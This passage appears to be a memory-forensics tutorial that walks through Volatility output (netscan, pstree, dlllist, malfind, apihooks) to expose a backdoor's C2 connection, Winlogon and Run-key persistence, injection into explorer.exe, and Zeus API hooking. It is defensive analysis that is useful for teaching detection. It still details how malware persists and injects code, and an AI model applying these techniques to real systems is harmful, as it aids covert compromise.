
Network connections show communication by ***Winlogon.exe (pid 1516)*** to the C2 IP on port ***1604***

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x7d6d87a8         TCPv4    0.0.0.0:49157                  0.0.0.0:0            LISTENING        512      lsass.exe
 03:00:57 UTC+0000
0x7dda78b0         UDPv4    192.168.1.60:138               *:*                                   4        System         2019-03-03
03:00:46 UTC+0000
0x7ddc19a0         UDPv4    192.168.1.60:137               *:*                                   4        System         2019-03-03
03:00:46 UTC+0000
0x7ddcb340         UDPv4    0.0.0.0:5355                   *:*                                   1152     svchost.exe    2019-03-03
03:00:46 UTC+0000
0x7ddcb340         UDPv6    :::5355                        *:*                                   1152     svchost.exe    2019-03-03
03:00:46 UTC+0000
0x7ddcb7d0         UDPv4    0.0.0.0:0                      *:*                                   1152     svchost.exe    2019-03-03
03:00:46 UTC+0000
0x7ddcb7d0         UDPv6    :::0                           *:*                                   1152     svchost.exe    2019-03-03
03:00:46 UTC+0000
0x7ddcc958         UDPv4    0.0.0.0:5355                   *:*                                   1152     svchost.exe    2019-03-03
03:00:46 UTC+0000
0x7daf5d90         TCPv4    0.0.0.0:49157                  0.0.0.0:0            LISTENING        512      lsass.exe
0x7ddc1e80         TCPv4    192.168.1.60:139               0.0.0.0:0            LISTENING        4        System
0x7dde7300         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        504      services.exe
0x7ddeae60         TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        504      services.exe
0x7ddeae60         TCPv6    :::49155                       :::0                 LISTENING        504      services.exe
0x7dea57f0         TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        772      svchost.exe
0x7dea57f0         TCPv6    :::49153                       :::0                 LISTENING        772      svchost.exe
0x7df33288         TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        928      svchost.exe
0x7e1db008         TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING        4        System
0x7e1db008         TCPv6    :::445                         :::0                 LISTENING        4        System
0x7decc5f0         TCPv4    192.168.1.60:49156             192.168.1.100:1604   ESTABLISHED      1516     winlogon.exe
0x7e8b1b80         TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        928      svchost.exe
0x7e8b1b80         TCPv6    :::49154                       :::0                 LISTENING        928      svchost.exe
0x7e8b5a00         TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        772      svchost.exe
0x7e8fef18         TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING        400      wininit.exe
```

Process Relationship

Winlogon.exe (pid 1516) was started by ***Winlogon.exe (pid 460)***

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 pstree

 0x86ce61a8:winlogon.exe                              460    392      6     118 2019-03-03 03:00:44 UTC+0000
. 0x86fb49b0:userinit.exe                            1480    460      3      47 2019-03-03 03:00:45 UTC+0000
.. 0x870bf030:explorer.exe                           1504   1480     33     686 2019-03-03 03:00:45 UTC+0000
... 0x87119d40:vmtoolsd.exe                          1676   1504      5     145 2019-03-03 03:00:46 UTC+0000
. 0x870b6710:winlogon.exe                            1516    460      9     186 2019-03-03 03:00:45 UTC+0000
```



The path of pid ***1516*** is ***C:\system32*** instead of ***C:\Windows\system32.*** In this case, ***Winlogon.exe (pid 460)*** is the legitimate process, which invoked the malicious ***Winlogon.exe (pid 1516)*** which is running from a non-standard path.

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 dlllist -p 460
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
winlogon.exe pid:    460
Command line : winlogon.exe

Base              Size  LoadCount LoadTime                      Path
---------- ---------- ---------- ------------------------------ ----
0x00950000    0x47000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\system32\winlogon.exe
```

Legitimate Winlogon Process

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 dlllist -p 1516
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
winlogon.exe pid:   1516
Command line : C:\system32\winlogon.exe

Base              Size  LoadCount LoadTime                      Path
---------- ---------- ---------- ------------------------------ ----
0x00400000    0xd9000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\system32\winlogon.exe
```

Malicious process running from non-standard path


Dumping the registry hives to disk & searching for malicious ***Winlogon.exe,*** shows references to the malicious executable in the ***SOFTWARE*** and ***HKEY_CURRENT_USER*** registry hive

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 dumpregistry -D dump/
Volatility Foundation Volatility Framework 2.6
**************************************************
Writing out registry: registry.0x89e10148.no_name.reg

**************************************************
**************************************************
Writing out registry: registry.0x8ba159d0.SECURITY.reg

**************************************************
**************************************************
Writing out registry: registry.0x8deb7008.SOFTWARE.reg

Physical layer returned None for index 1557000, filling with NULL
Physical layer returned None for index 1558000, filling with NULL
Physical layer returned None for index 1559000, filling with NULL
Physical layer returned None for index 155d000, filling with NULL
**************************************************
```

```
$ strings -f -a -el * | grep -i 'c:\\system32\\winlogon.exe'
registry.0x8deb7008.SOFTWARE.reg: C:\Windows\system32\userinit.exe,C:\system32\winlogon.exe
registry.0x91b50008.ntuserdat.reg: C:\system32\winlogon.exe
```


Inspecting the dumped *SOFTWARE* Registry Hive

Shows the entry added in ***Winlogon registry key*** for persistence. It is because of this registry entry the legitimate ***Winlogon*** process invokes the malicious ***Winlogon.exe***



Inspecting the dumped *HKEY_CURRENT_USER* Registry Hive

Shows the entry added in the ***Run registry key*** for persistence.



Malware opens a handle to ***explorer.exe*** and injects malicious executable into its address space.

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 handles -p 1516 -t Process
Volatility Foundation Volatility Framework 2.6.1
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x870bf030   1516      0x190   0x1f1fff Process          explorer.exe(1504)
```

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 malfind -p 1504

explorer.exe Pid: 1504 Address: 0x4a80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 204, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x04a80000  4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00   MZP.............
0x04a80010  b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00   ........@.......
0x04a80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x04a80030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00   ................
```

Dumping the Injected executable & scanning it with multiple AV confirms it to be malicious component.

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 vaddump -b 0x4a80000 -D dump/
Volatility Foundation Volatility Framework 2.6
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
      1504 explorer.exe         0x04a80000 0x04b4bfff dump/explorer.exe.7dcbf030.0x04a80000-0x04b4bfff.dmp
```

ClamAV	Win.Trojan.Fynloski-4	Comodo	Backdoor.Win32.Delf.NVCC
CrowdStrike Falcon	Malicious_confidence_100% (D)	Cyren	W32/Downloader.C.gen!Eldorado
DrWeb	Trojan.PWS.Siggen.12977	eScan	Trojan.Injector.APQ
ESET-NOD32	Win32/Delf.NVC	F-Prot	W32/Downloader.C.gen!Eldorado
F-Secure	Trojan.Injector.APQ	Fortinet	W32/Siscos.A!tr
GData	Trojan.Injector.APQ	Ikarus	Trojan.Win32.Bredolab
Jiangmin	Backdoor/Curioso.av	K7AntiVirus	Trojan (0001cd1c1)
K7GW	Trojan (0001cd1c1)	Kaspersky	Backdoor.Win32.DarkKomet.gvla
Malwarebytes	Trojan.Agent	McAfee	BackDoor-EZG.d
McAfee-GW-Edition	BehavesLike.Win32.Backdoor.ch	Microsoft	Backdoor:Win32/Fynloski.A
NANO-Antivirus	Trojan.Win32.DarkKomet.dcazcn	nProtect	Trojan/W32.Siscos.835584

Example: Zeus Bot (Code Injection & Hooking)

Zeus bot Injects Malicious Executable into ***explorer.exe***'s process memory at address ***0x6f10000***

```
$ python vol.py -f zeus.vmem --profile=Win10x86_17134 malfind -p 3872

Process: explorer.exe Pid: 3872 Address: 0x6f10000
Vad Tag: Vad  Protection  PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x06f10000  4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00   MZ..............
0x06f10010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x06f10020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x06f10030  00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00   ................

0x06f10000 4d                DEC EBP
0x06f10001 5a                POP EDX
0x06f10002 0000              ADD [EAX], AL
0x06f10004 0000              ADD [EAX], AL
0x06f10006 0000              ADD [EAX], AL
0x06f10008 0000              ADD [EAX], AL
0x06f1000a 0000              ADD [EAX], AL
```

Zeus bot hooks multiple API calls. In the following output, ***HttpSendRequestA*** (in ***wininet.dll)*** is hooked and redirect to address ***0x6f1ec8 (hook address).*** To be specific, at the start address of the ***HttpSendRequestA t***here is a jump instruction which redirects the execution flow of ***HttpSendRequestA*** to ***0x6f1ec8*** within the injected executable.

```
$ python vol.py -f zeus.vmem --profile=Win10x86_17134 apihooks -p 3872
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 3872 (explorer.exe)
Victim module: WININET.dll (0x66b10000 - 0x66f15000)
Function: WININET.dll!HttpSendRequestA at 0x66de32e0
Hook address: 0x6f1ec48
Hooking module: <unknown>

Disassembly(0):
0x66de32e0 e963b913a0       JMP 0x6f1ec48
0x66de32e5 83ec3c           SUB ESP, 0x3c
0x66de32e8 8d45c4           LEA EAX, [EBP-0x3c]
0x66de32eb 56               PUSH ESI
```

Investigating Hollow Process Injection

Hollow Process Injection

Code Injection technique which replaces the executable section of the running process with malicious executable

